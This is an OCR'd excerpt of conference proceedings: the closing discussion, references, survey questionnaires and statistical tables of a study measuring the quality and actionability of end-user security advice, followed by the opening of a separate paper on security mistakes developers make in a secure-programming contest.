Our results suggest two key directions of focus for moving toward a healthier ecosystem of security advice.

Measurement and a new focus on minimality. We as security experts and advice givers have failed to narrow down a multitude of relatively actionable, but half-heartedly followed, security behaviors to a key, critical set that are most important for keeping users safe. The U.S. government alone offers 205 unique pieces of advice to end users, while non-technical news media, such as CNN and Forbes, offers over 100 unique pieces of advice to users. This overload of advice affects a large portion of the user population: prior work [43, 45] suggests the government is a primary source of advice for more than 10% of users, while 67.5% of users report getting at least some of their security advice through the news media.

Our struggle as experts to distinguish between more and less helpful advice may be due to unfalsifiability: being unable to identify whether a piece of advice is actually useful, or prove when it is not. Without measurement of impact on actual security, or proven harm, we presume that everything is slightly useful against potential harms. Fixing this problem will require rigorous measurement (e.g., comparing the effect of different practices on frequency of compromise) to evaluate which behaviors are the most effective, for which users, in which threat scenarios. It will also require a strong commitment among security advice givers to minimality and

practicality: empirically identifying the smallest and most easily actionable set of behaviors to provide the maximum user protection.

If we do not make changes to our advice-giving approach, this situation is destined to get worse. As new attacks continue to emerge, we are likely to continue to issue new, reactive advice without deprecating old advice (that might still be at least somewhat useful) or reevaluating overall priorities [25]. Further, we need to explore how to better disseminate updates to best practices. For example, many experts in our study were still emphasizing password changes and avoiding storing passwords, despite this advice having been updated and disproven in the most recent NIST standards [20]. Delays in propagating new priorities among experts will surely translate into even more severe lags in end-user behavior.

Based on our analysis, the U.S. government is currently the giver of the most advice. Unifying the voices across the government into a single central authority for both end-users and external experts to turn to for validated best practices – similar to the role police departments serve for community education on car break-ins, or the role of the surgeon general for health advice – may help to cut down on inconsistent or delayed updates to advice. A similar effort could be made to reduce redundancy across trusted non-profits and advocacy groups by encouraging such groups to all support a centralized advice repository rather than each providing their own.

Fixing existing advice. While the primary outcome of this work is that we need less advice and more empirical measurement, we do note that a few topics of advice performed consistently worse than others across our evaluations and thus are good candidates for revision and improvement. Advice about data storage topics (e.g., "Encrypt your hard drive," "Regularly back up your data," "Make sure to overwrite files you want to delete") scored poorly in actionability across our metrics. This raises questions about whether we should be giving this advice to end users in the first place, and if so, how these technical concepts can better be expressed in an actionable way. Network-security advice performed nearly as poorly, especially on user ratings of confidence, time consumption and difficulty. This is perhaps even more concerning, as the advice on network security is far more general (e.g., "Use a password to protect your WiFi," "Secure your router," "Avoid using open Wi-Fi networks for business, banking, shopping").

Privacy advice was more of a mixed bag. While a quarter of the advice about privacy was rated as unactionable, a significant proportion of the remaining privacy advice scored quite high on actionability. Experts were less positive toward any privacy advice, with no advice about privacy being rated among the top 3 practices experts would recommend. As privacy becomes increasingly important, and prominent in users' awareness, there appears to be significant room for improvement.

Additionally, across all topics, many advice articles combined a diverse set of advice types that could be appropriate to different users; future work may wish to examine whether this is effective or whether articles focused on a single context are most appropriate. Relatedly, future work may wish to pursue mechanisms for personalizing advice to users or helping users filter to advice that is most relevant to them, as searches for security advice are likely to surface context-broad advice that may or may not have direct relevance.

Acknowledgements

We are grateful to the reviewers and especially to our shepherd Mary Ellen Zurko for their feedback and guidance. This material is based upon work supported by a UMIACS contract under the partnership between the University of Maryland and DoD. Elissa M. Redmiles additionally wishes to acknowledge support from the National Science Foundation Graduate Research Fellowship Program under Grant No. DGE 1322106 and a Facebook Fellowship.

References

[1] Alessandro Acquisti, Idris Adjerid, Rebecca Balebako, Laura Brandimarte, Lorrie Faith Cranor, Saranga Komanduri, Pedro Giovanni Leon, Norman Sadeh, Florian Schaub, Manya Sleeper, et al. Nudges for privacy and security: Understanding and assisting users? choices online. *ACM Computing Surveys (CSUR)*, 50(3):44, 2017.

[2] Elham Al Qahtani, Mohamed Shehab, and Abrar Aljohani. The effectiveness of fear appeals in increasing smartphone locking behavior among saudi arabians. In *SOUPS 2018: Symposium on Usable Privacy and Security*, 2018.

[3] A. Beautement, M. A. Sasse, and M. Wonham. The compliance budget: Managing security behaviour in organisations. In *NSPW 2009: New Security Paradigms Workshop*, 2008.

[4] JM Blythe and CE Lefevre. Cyberhygiene insight report. 2017.

[5] Joseph Bonneau, Cormac Herley, Paul C Van Oorschot, and Frank Stajano. The quest to replace passwords: A framework for comparative evaluation of web authentication schemes. In *2012 IEEE Symposium on Security and Privacy*, pages 553–567. IEEE, 2012.

[6] John R Bormuth. Comparable cloze and multiple-choice comprehension test scores. *Journal of Reading*, 1967.

[7] C. Bravo-Lillo, S. Komanduri, L. F. Cranor, R. W. Reeder, M. Sleeper, J. Downs, and S. Schechter. Your attention please: Designing security-decision UIs to make genuine risks harder to ignore. In *SOUPS*, 2013.

[8] Cristian Bravo-Lillo, Lorrie Faith Cranor, Julie Downs, Saranga Komanduri, and Manya Sleeper. Improving computer security dialogs. In *IFIP Conference on Human-Computer Interaction*. Springer, 2011.

[9] William Burr, Donna Dodson, and W Polk. Electronic authentication guideline. Technical report, National Institute of Standards and Technology, 2004.

[10] Karoline Busse, Julia Schäfer, and Matthew Smith. Replication: No one can hack my mind revisiting a study on expert and non-expert security practices and advice. In *SOUPS 2019: Symposium on Usable Privacy and Security*, 2019.

[11] Kelly Erinn Caine. *Exploring everyday privacy behaviors and misclosures*. PhD thesis, 2009.

[12] Lorrie Faith Cranor. A framework for reasoning about the human in the loop. *UPSEC*, (2008), 2008.

[13] T. Denning, A. Lerner, A. Shostack, and T. Kohno. Control-alt-hack: The design and evaluation of a. card game for computer security awareness and education. In *SIGSAC 2013: Conference on Computer & Communications Security*. ACM, 2013.

[14] Warwick B Elley and Cedric Croft. *Assessing the difficulty of reading materials: The noun frequency method*. 1989.

[15] Adrienne Porter Felt, Robert W Reeder, Hazim Almuhimedi, and Sunny Consolvo. Experimenting at scale with google chrome's ssl warning. In *CHI 2014: Conference on Human Factors in Computing Systems*. ACM, 2014.

[16] Rudolph Flesch. A new readability yardstick. *Journal of applied psychology*, 1948.

[17] Alisa Frik, Serge Egelman, Marian Harbach, Nathan Malkin, and Eyal Peer. Better late (r) than never: Increasing cyber-security compliance by reducing present bias. In *Symposium on Usable Privacy and Security*, 2018.

[18] Kelsey R. Fulton, Rebecca Gelles, Alexandra McKay, Yasmin Abdi, Richard Roberts, and Michelle L. Mazurek. The effect of entertainment media on mental models of computer security. In *SOUPS 2019: Symposium on Useable Privacy and Security*, 2019.

[19] Vaibhav Garg, L. Jean Camp, Katherine Connelly, and Lesa Lorenzen-Huber. Risk communication design: Video vs. text. In *PETS 2012: Performance Evaluation of Tracking and Surveillance*, 2012.

[20] P Grassi, M Garcia, and J Fenton. Nist special publication 800-63-3 digital identity guidelines. *National Institute of Standards and Technology, Los Altos, CA*, 2017.

[21] Marian Harbach, Sascha Fahl, Thomas Muders, and Matthew Smith. Towards measuring warning readability. In *ACM CCS 2019: Conference on Computer and Communications Security*, 2012.

[22] Michael Heilman. *Automatic factual question generation from text*. PhD thesis, Carnegie Mellon University, 2011.

[23] Cormac Herley. So long, and no thanks for the externalities: the rational rejection of security advice by users. In *NSPW 2009: New Security Paradigms Workshop*. ACM, 2009.

[24] Cormac Herley. More is not the answer. *IEEE Security and Privacy magazine*, 2014.

[25] Cormac Herley. Unfalsifiability of security claims. National Academy of Sciences, 2016.

[26] Iulia Ion, Rob Reeder, and Sunny Consolvo. "... no one can hack my mind": Comparing expert and non-expert security practices. In *SOUPS 2015: Symposium On Usable Privacy and Security*, 2015.

[27] Terry K Koo and Mae Y Li. A guideline of selecting and reporting intraclass correlation coefficients for reliability research. *Journal of chiropractic medicine*, 2016.

[28] Yehuda Koren, Robert Bell, and Chris Volinsky. Matrix factorization techniques for recommender systems. *Computer*, 2009.

[29] P. Kumaraguru, J. Cranshaw, A. Acquisti, L. F. Cranor, J. Hong, M. A. Blair, and T. Pham. School of phish: A real-world evaluation of anti-phishing training. In *SOUPS 2009: Symposium on Usable Privacy and Security*, 2009.

[30] J Richard Landis and Gary G Koch. The measurement of observer agreement for categorical data. *Biometrics*, 1977.

[31] Jingzhou Liu, Wei-Cheng Chang, Yuexin Wu, and Yiming Yang. Deep learning for extreme multi-label text classification. In *Proceedings of the 40th International ACM SIGIR Conference on Research and Development in Information Retrieval*, pages 115–124, 2017.

[32] Annie Louis and Ani Nenkova. What makes writing great? first experiments on article quality prediction in the science journalism domain. *Transactions of the ACL*, 2013.

[33] Aleecia M. McDonald, Robert W. Reeder, Patrick Gage Kelley, and Lorrie Faith Cranor. *A Comparative Study of Online Privacy Policies and Formats*. 2009.

[34] Christine Mekhail, Leah Zhang-Kennedy, and Sonia Chiasson. Visualizations to teach about mobile online privacy. In *Persuasive Technology Conference (poster)*, 2014.

[35] James Nicholson, Lynne Coventry, and Pam Briggs. Introducing the cybersurvival task: assessing and addressing staff beliefs about effective cyber protection. In *SOUPS 2018: Fourteenth Symposium on Usable Privacy and Security*, 2018.

[36] James Nicholson, Lynne Coventry, and Pamela Briggs. If it's important it will be a headline: Cybersecurity information seeking in older adults. In *CHI 2019: Conference on Human Factors in Computing Systems*. ACM, 2019.

[37] Tony Ojeda, Sean Patrick Murphy, Benjamin Bengfort, and Abhijit Dasgupta. *Practical data science cookbook*. 2014.

[38] John W Oller, J Donald Bowen, Ton That Dien, and Victor W Mason. Cloze tests in english, thai, and vietnamese: Native and non-native performance. 1972.

[39] Emily Pitler and Ani Nenkova. Revisiting readability: A unified framework for predicting text quality. In *EMNLP 2008: Conference on Empirical Methods in Natural Language Processing*. ACL, 2008.

[40] E. Rader and R. Wash. Identifying patterns in informal sources of security information. *J. Cybersecurity*, 2015.

[41] E. Rader, R. Wash, and B. Brooks. Stories as informal lessons about security. In *SOUPS*, 2012.

[42] Earl F Rankin and Joseph W Culhane. Comparable cloze and multiple-choice comprehension test scores. *Journal of Reading*, 1969.

[43] E. M. Redmiles, S. Kross, and M. L. Mazurek. How i learned to be secure: a census-representative survey of security advice sources and behavior. In *CCS*, 2016.

[44] Elissa M Redmiles, Yasemin Acar, Sascha Fahl, and Michelle L Mazurek. A summary of survey methodology best practices for security and privacy researchers. Technical report, 2017.

[45] Elissa M Redmiles, Sean Kross, and Michelle L Mazurek. Where is the digital divide?: A survey of security, privacy, and socioeconomics. In *CHI 2017: Conference on Human Factors in Computing Systems*. ACM, 2017.

[46] Elissa M Redmiles, Amelia R Malone, and Michelle L Mazurek. I think they're trying to tell me something: Advice sources and selection for digital security. In *IEEE 2016: Symposium on Security and Privacy (SP)*. IEEE, 2016.

[47] Elissa M Redmiles, Michelle L Mazurek, and John P Dickerson. Dancing pigs or externalities?: Measuring the rationality of security decisions. In *EC 2018: Conference on Economics and Computation*. ACM, 2018.

[48] Elissa M Redmiles, Ziyun Zhu, Sean Kross, Dhruv Kuchhal, Tudor Dumitras, and Michelle L Mazurek. Asking for a friend: Evaluating response biases in security user studies. In *SIGSAC 2018: Conference on Computer and Communications Security*. ACM, 2018.

[49] E.M. Redmiles, L. Maszkiewicz, E. Hwang, D. Kuchhal, E. Liu, M. Morales, D. Peskov, S. Rao, R. Stevens, K. Gligoric, S. Kross, M.L. Mazurek, and H. Daume III. Comparing and developing tools to measure the readability of domain-specific texts. In *EMNLP 2019: Conference on Empirical Methods in Natural Language Processing*, 2019.

[50] Robert W Reeder, Iulia Ion, and Sunny Consolvo. 152 simple steps to stay safe online: security advice for non-tech-savvy users. *IEEE Security & Privacy*, 2017.

[51] Luz Rello, Martin Pielot, and Mari-Carmen Marcos. Make it big!: The effect of font size and line spacing on online readability. In *CHI 2016: Conference on Human Factors in Computing Systems*. ACM, 2016.

[52] Ronald W Rogers and Steven Prentice-Dunn. Protection motivation theory. 1997.

[53] Sukamol S. and S. Jakobsson. Using cartoons to teach internet security. *Cryptologia*, 2008.

[54] Armin Sarabi, Ziyun Zhu, Chaowei Xiao, Mingyan Liu, and Tudor Dumitras. Patch me if you can: A study on the effects of individual user behavior on the end-host vulnerability state. In *International Conference on Passive and Active Network Measurement*, pages 113–125. Springer, 2017.

[55] Jeff Sauro and Joseph S Dumas. Comparison of three one-question, post-task usability questionnaires. In *SIGCHI 2009: Conference on Human Factors in Computing Systems*. ACM, 2009.

[56] Yukiko Sawaya, Mahmood Sharif, Nicolas Christin, Ayumu Kubota, Akihiro Nakarai, and Akira Yamada. Self-confidence trumps knowledge: A cross-cultural study of security behavior. In *Proceedings of the 2017 CHI Conference on Human Factors in Computing Systems*, pages 2202–2214, 2017.

[57] S. Sheng, B. Magnien, P. Kumaraguru, A. Acquisti, L. F. Cranor, J. Hong, and E. Nunge. Anti-phishing phil: The design and evaluation of a game that teaches people not to fall for phish. In *SOUPS 2007: Symposium on Usable Privacy and Security*, 2007.

[58] Yue Shi, Martha Larson, and Alan Hanjalic. Collaborative filtering beyond the user-item matrix: A survey of the state of the art and future challenges. *ACM Computing Surveys (CSUR)*, 2014.

[59] Patrick E Shrout and Joseph L Fleiss. Intraclass correlations: uses in assessing rater reliability. *Psychological bulletin*, 86(2):420, 1979.

[60] RI Singh, M Sumeeth, and J Miller. Evaluating the readability of privacy policies in mobile environments. *Developments in Technologies for Human-Centric Mobile Computing and Applications*, 2012.

[61] Andreas Sotirakopoulos, Kirstie Hawkey, and Konstantin Beznosov. On the challenges in usable security lab studies: lessons learned from replicating a study on ssl warnings. In *SOUPS 2011: Symposium on Usable Privacy and Security*. ACM, 2011.

[62] Joshua Sunshine, Serge Egelman, Hazim Almuhimedi, Neha Atri, and Lorrie Faith Cranor. Crying wolf: An empirical study of ssl warning effectiveness. In *USENIX 2009: Security Symposium*, 2009.

[63] Chenhao Tan, Vlad Niculae, Cristian Danescu-Niculescu-Mizil, and Lillian Lee. Winning arguments: Interaction dynamics and persuasion strategies in good-faith online discussions. In *WWW 2016: International Conference on World Wide Web*, 2016.

[64] Joshua Tan, Lujo Bauer, Joseph Bonneau, Lorrie Faith Cranor, Jeremy Thomas, and Blase Ur. Can unicorns help users compare crypto key fingerprints? In *CHI 2017: Conference on Human Factors in Computing Systems*. ACM, 2017.

[65] Wilson L Taylor. Cloze procedure: A new tool for measuring readability. *Journalism Bulletin*, 1953.

[66] Wilson L Taylor. Recent developments in the use of "cloze procedure". *Journalism Quarterly*, 1956.

[67] R. Wash and E. Rader. Too much knowledge? security beliefs and protective behaviors among united states internet users. In *SOUPS*, 2015.

[68] Rick Wash, Emilee Rader, Ruthie Berman, and Zac Wellmer. Understanding password choices: How frequently entered passwords are re-used across websites. In *Twelfth Symposium on Usable Privacy and Security ({SOUPS} 2016)*, pages 175–188, 2016.

[69] Rick Wash, Emilee Rader, and Chris Fennell. Can people self-report security accurately?: Agreement between self-report and behavioral measures. In *CHI 2017: Conference on Human Factors in Computing Systems*. ACM, 2017.

[70] Gordon B Willis. *Cognitive interviewing: A tool for improving questionnaire design*. Sage Publications, 2004.

[71] L. Zhang-Kennedy, S. Chiasson, and R. Biddle. The role of instructional design in persuasion: A. comics approach for improving cybersecurity. *Int. J. Hum. Comput. Interaction*, 2016.

[72] Yixin Zou, Shawn Danino, Kaiwen Sun, and Florian Schaub. You "might" be affected: An empirical analysis of readability and usability issues in data breach notifications. In *CHI 2019: Conference on Human Factors in Computing Systems*. ACM, 2019.

Appendix

A Search Query Generation Prompt Articles

- https://www.zdnet.com/article/previously-unseen-malware-\behind-cyberattack-against-uks-biggest-hospital-group/
- https://mobile.wnd.com/2017/03/operating-system-movie-computer-virus-stored-on-dna/
- https://www.pbs.org/newshour/show/ransomware-attack-takes-down-la-hospital-for-hours
- https://www.mysanantonio.com/business/local/article/Computer-hackers-steal-San-Antonio-Symphony-10931790.php
- https://www.marketwatch.com/story/your-childs-teddy-bear-may-now-be-hacked-2017-03-01
- https://www.wired.com/2017/03/Internet-bots-fight-theyre-human/

B Advice Comprehensibility

Figure 7 and 9 summarize the comprehensibility of the corpus.

Figure 10 summarizes the mean Cloze scores across specific advice providers who are members of the U.S. Government, non-tech non-profits, and technical non-profits.

C User Perceived Actionability Questionnaire

The questions for this section of the survey are about the following advice: **You should create a new email address if your last one is compromised.** An example of this advice might be: "Time for a new email address. This is the last resort but it will be 100% effective at giving you a clean slate."




Figure 7: Security advice corpus Cloze scores. Higher scores indicate more comprehensible documents, light green shading and dotted line indicates mean Cloze score >50% which signifies partial comprehensibility, brighter green shading and line indicates mean score >60% which signifies full comprehensibility. Dashed blue line indicates corpus mean.



Figure 8: Mean Cloze scores by topic.

1. People have many different practices when it comes to online privacy and security. Do you currently follow this advice? Your answer will have no bearing on your payment for this study. [Answer choices: Yes (at least some of the time), No (never), Not applicable]

2. How **difficult** do you think it would be for you to follow this advice on your personal/non-work computer or mobile device? [Answer choices: Very difficult, Somewhat difficult, Slightly difficult, Not at all difficult]

3. Next, we are going to ask you about how **difficult** it would be to follow this advice, how **time consuming** it would be to follow this advice, and how **disruptive** it would be to follow this advice.

   As an example, computing long division of large numbers in your head is **difficult**; writing down all the numbers from 1 to 1000 on a piece of paper is **time consuming**; answering simple math problems every 5 minutes while cooking would be **disruptive**.

4. How **time consuming** do you think it would be for you to follow this advice on your personal/non-work computer or mobile device? [Answer choices: Very time consuming, Somewhat time consuming, Slightly time consuming, Not at all time consuming]

5. How **disruptive** do you think it would be for you to follow this advice on your personal/non-work computer or mobile device? [Answer choices: Very disruptive, Somewhat disruptive, Slightly disruptive, Not at all disruptive]

6. How **confident** do you feel that you could implement this advice? [Answer choices: Very confident, Somewhat confident, Slightly confident, Not at all confident]




Figure 9: Mean Cloze scores by domain.

D Expert Perceived Efficacy Questionnaire

1. People have many different practices when it comes to online privacy and security. Do you currently follow this advice? Your answer will have no bearing on your payment for this study. [Answer choices: Yes (at least some of the time), No (never), Not applicable]

2. Please select the option that best matches your opinion. [Answer choices: Following this advice would... IMPROVE someone's digital security or privacy at least a little bit (e.g., this advice is beneficial), would HARM someone's digital security or privacy at least a little bit (e.g., this advice is harmful), have ABSOLUTELY NO EFFECT on someone's digital security or privacy (e.g., this advice is useless)]

3. *[If they answered "IMPROVE" to Q2]*:




Figure 10: Mean Cloze scores for U.S. Government domains (left), non-tech non-profits (center), and technical non-profits (right).

- How much would you estimate that following this advice would IMPROVE the typical end user's digital security or privacy (e.g., DECREASE security/privacy risk)? [Answer choices: 0% decrease in risk, 5% decrease in risk, 10% decrease in risk, 15% decrease in risk, 20% decrease in risk, 25% decrease in risk, 30% decrease in risk, 40% decrease in risk, 50%+ decrease in risk]
- For how long do you think this advice will remain useful for improving people's security? [Answer choices: For the next...year (0-1 years), few years (2-5 years), five to ten years (5-10 years), few decades (10+ years), Other: [text entry], I don't know]

4. *[If they answered "HARM" to Q2]*:

   - How much would you estimate that following this advice would HARM the typical end user's digital security or privacy (e.g., INCREASE security/privacy risk)? [Answer choices: 0% increase in risk, 5% increase in risk, 10% increase in risk, 15% increase in risk, 20% increase in risk, 25% increase in risk, 30% increase in risk, 40% increase in risk, 50%+ increase in risk]

5. How important do you think this advice is to recommend to the typical end user for personal computer or mobile device use? [Answer choices: the number 1 behavior I would recommend, in the top 3 behaviors I would recommend, in the top 5 behaviors I would recommend, in the top 10 behaviors I would recommend, I would recommend it, but it's not in the top 10 behaviors I would recommend, I would not recommend this advice]




Figure 11: Expert priority rating of advice by topic.

E Priority by Topic

Figure 11 summarizes experts priority rating of security advice by topic.

F Pairwise Comparisons of Actionability and Priority By Topic

	Account Security	Antivirus	Browsers	Data Storage	Device Security	Finance	General Security	Incident Response	Network Security	Passwords	Privacy
Antivirus	0.83										
Browsers	0.28	0.62									
Data Storage	0.55	0.54	0.15								
Device Security	0.71	0.65	0.22	0.87							
Finance	0.63	0.85	0.80	0.33	0.53						
General Security	0.37	0.41	0.05	0.97	0.73	0.24					
Incident Response	0.28	0.30	0.08	0.55	0.49	0.19	0.53				
Network Security	0.81	0.99	0.66	0.51	0.68	0.94	0.35	0.30			
Passwords	**0.01***	0.11	**0.04***	**0.01***	**0.01***	0.10	**<0.001***	**0.02***	0.07		
Privacy	0.78	0.69	0.27	0.77	0.98	0.51	0.67	0.40	0.67	**0.02***	
Software	0.31	0.54	0.78	0.17	0.26	0.70	0.09	0.09	0.53	0.30	0.27

Table 3: Results of Mann-Whitney pairwise comparisons of median priority rating of advice about each topic. Holm Bonferonni multiple testing correction applied.

	Account Security	Antivirus	Browsers	Data Storage	Device Security	Finance	General Security	Incident Response	Network Security	Passwords	Privacy
Antivirus	1.00										
Browsers	**0.03***	0.11									
Data Storage	**<0.001***	**<0.001***	**<0.001***								
Device Security	0.07	0.12	1.00	**<0.001***							
Finance	**0.03**	**0.04***	0.97	**0.02***	1.00						
General Security	**<0.001***	**<0.001***	**<0.001***	**0.03***	**0.02***	1.00					
Incident Response	0.07	0.10	1.00	**<0.001***	1.00	1.00	0.06				
Network Security	**0.01***	**<0.001***	**<0.001***	0.59	**<0.001***	**<0.001***	**<0.001***	**<0.001***			
Passwords	1.00	1.00	**0.01***	**<0.001***	0.05	**0.02***	**<0.001***	0.06	**<0.001***		
Privacy	**<0.001***	**<0.001***	0.08	**0.03***	1.00	1.00	0.74	1.00	**<0.001***	**<0.001***	
Software	**0.04***	**0.04***	**<0.001***	**<0.001***	**<0.001***	**<0.001***	**<0.001***	**<0.001***	**0.03***	**0.04***	**<0.001***

Table 4: Results of pairwise Mann-Whitney comparisons of confidence ratings of advice about each topic. Holm Bonferonni multiple testing correction applied.

	Account Security	Antivirus	Browsers	Data Storage	Device Security	Finance	General Security	Incident Response	Network Security	Passwords	Privacy
Antivirus	**<0.001***										
Browsers	**<0.001***	**0.01***									
Data Storage	**<0.001***	**<0.001***	**<0.001***								
Device Security	**0.01***	0.08	0.85	**<0.001***							
Finance	0.81	**<0.001***	**0.04***	**<0.001***	**0.04***						
General Security	**<0.001***	**<0.001***	**<0.001***	**<0.001***	**<0.001***	**<0.001***					
Incident Response	**<0.001***	0.51	**0.02***	**<0.001***	**0.04***	**<0.001***	0.29				
Network Security	**0.03***	**<0.001***	**<0.001***	**<0.001***	**0.01***	**0.04***	**<0.001***	**<0.001***			
Passwords	**<0.001***	**0.02***	0.50	**<0.001***	0.49	**0.04***	**<0.001***	**0.03***	**<0.001***		
Privacy	**<0.001***	0.72	0.15	**<0.001***	0.22	**0.02***	**0.01***	0.38	**<0.001***	0.22	
Software	**<0.001***	**<0.001***	**<0.001***	**<0.001***	**<0.001***	**0.02***	**<0.001***	**<0.001***	0.16	**<0.001***	**<0.001***

Table 5: Results of pairwise Mann-Whitney comparisons of time consumption ratings of advice about each topic. Holm Bonferonni multiple testing correction applied.

	Account Security	Antivirus	Browsers	Data Storage	Device Security	Finance	General Security	Incident Response	Network Security	Passwords	Privacy
Antivirus	0.10										
Browsers	0.23	0.41									
Data Storage	**<0.001***	**<0.001***	**<0.001***								
Device Security	**<0.001***	**<0.001***	**<0.001***	**<0.001***							
Finance	**0.03***	**0.02***	**<0.001***	**<0.001***	**0.01***						
General Security	**<0.001***	**<0.001***	**<0.001***	**<0.001***	0.39	**<0.001***					
Incident Response	**<0.001***	**<0.001***	**<0.001***	**<0.001***	**0.03***	**<0.001***	0.14				
Network Security	0.40	0.08	0.09	**<0.001***	**<0.001***	**0.03***	**<0.001***	**<0.001***			
Passwords	**<0.001***	0.39	**0.01***	**<0.001***	**<0.001***	**0.03***	**<0.001***	**<0.001***	**<0.001***		
Privacy	0.61	0.66	0.83	**<0.001***	**<0.001***	**0.04***	**<0.001***	**<0.001***	0.31	0.19	
Software	**<0.001***	**<0.001***	**<0.001***	**<0.001***	**<0.001***	**<0.001***	**<0.001***	**<0.001***	0.05	**<0.001***	**<0.001***

Table 6: Results of pairwise Mann-Whitney comparisons of ratings of advice disruptiveness by topic. Holm Bonferonni multiple testing correction applied.

	Account Security	Antivirus	Browsers	Data Storage	Device Security	Finance	General Security	Incident Response	Network Security	Passwords	Privacy
Antivirus	**<0.001***										
Browsers	0.88	0.14									
Data Storage	**<0.001***	**<0.001***	**<0.001***								
Device Security	**<0.001***	1.00	**<0.001***	**<0.001***							
Finance	0.05	1.00	1.00	**<0.001***	1.00						
General Security	**<0.001***	0.26	**<0.001***	0.10	**0.03***	**<0.001***					
Incident Response	**<0.001***	1.00	1.00	**<0.001***	1.00	1.00	**<0.001***				
Network Security	**<0.001***	**<0.001***	**0.02***	0.28	**<0.001***	**0.04***	**<0.001***	**0.01***			
Passwords	0.06	**<0.001***	0.40	**<0.001***	**<0.001***	0.67	**<0.001***	**<0.001***	**<0.001***		
Privacy	**<0.001***	**<0.001***	0.40	**<0.001***	**0.01***	0.09	**<0.001***	**0.04***	**0.02***	**0.04***	
Software	0.30	**<0.001***	**<0.001***	**<0.001***	**<0.001***	**<0.001***	**<0.001***	**<0.001***	**<0.001***	**<0.001***	**<0.001***

Table 7: Results of pairwise Mann-Whitney comparisons of ratings of advice difficulty by topic. Holm Bonferonni multiple testing correction applied.

Understanding security mistakes developers make: Qualitative analysis from Build It, Break It, Fix It

Daniel Votipka, Kelsey R. Fulton, James Parker,
Matthew Hou, Michelle L. Mazurek, and Michael Hicks
University of Maryland
{dvotipka,kfulton,jprider1,mhou1,mmazurek,mwh}@cs.umd.edu

Abstract

Secure software development is a challenging task requiring consideration of many possible threats and mitigations. This paper investigates how and why programmers, despite a baseline of security experience, make security-relevant errors. To do this, we conducted an in-depth analysis of 94 submissions to a secure-programming contest designed to mimic real-world constraints: correctness, performance, and security. In addition to writing secure code, participants were asked to search for vulnerabilities in other teams' programs; in total, teams submitted 866 exploits against the submissions we considered. Over an intensive six-month period, we used iterative open coding to manually, but systematically, characterize each submitted project and vulnerability (including vulnerabilities we identified ourselves). We labeled vulnerabilities by type, attacker control allowed, and ease of exploitation, and projects according to security implementation strategy. Several patterns emerged. For example, simple mistakes were least common: only 21% of projects introduced such an error. Conversely, vulnerabilities arising from a misunderstanding of security concepts were significantly more common, appearing in 78% of projects. Our results have implications for improving secure-programming APIs, API documentation, vulnerability-finding tools, and security education.

1 Introduction

Developing secure software is a challenging task, as evidenced by the fact that vulnerabilities are still discovered, with regularity, in production code [19, 20, 54]. How can we improve this situation? There are many steps we could take. We could invest more in automated vulnerability discovery tools [5, 9, 10, 24, 49, 67, 72, 75, 76]. We could expand security education [17, 39, 42, 47, 59]. We could focus on improving secure development processes [18, 48, 53, 65].

An important question is which intervention is ultimately most *effective* in maximizing outcomes while minimizing time and other resources expended. The increasing pervasiveness of computing and the rising number of professional developers [16, 44, 77] is evidence of the intense pressure to produce new services and software quickly and efficiently. As such, we must be careful to choose interventions that work best in the limited time they are allotted. To do this, we must understand the general type, attacker control allowed, and ease of exploitation of different software vulnerabilities, and the reasons that developers make them. That way, we can examine how different approaches address the landscape of vulnerabilities.

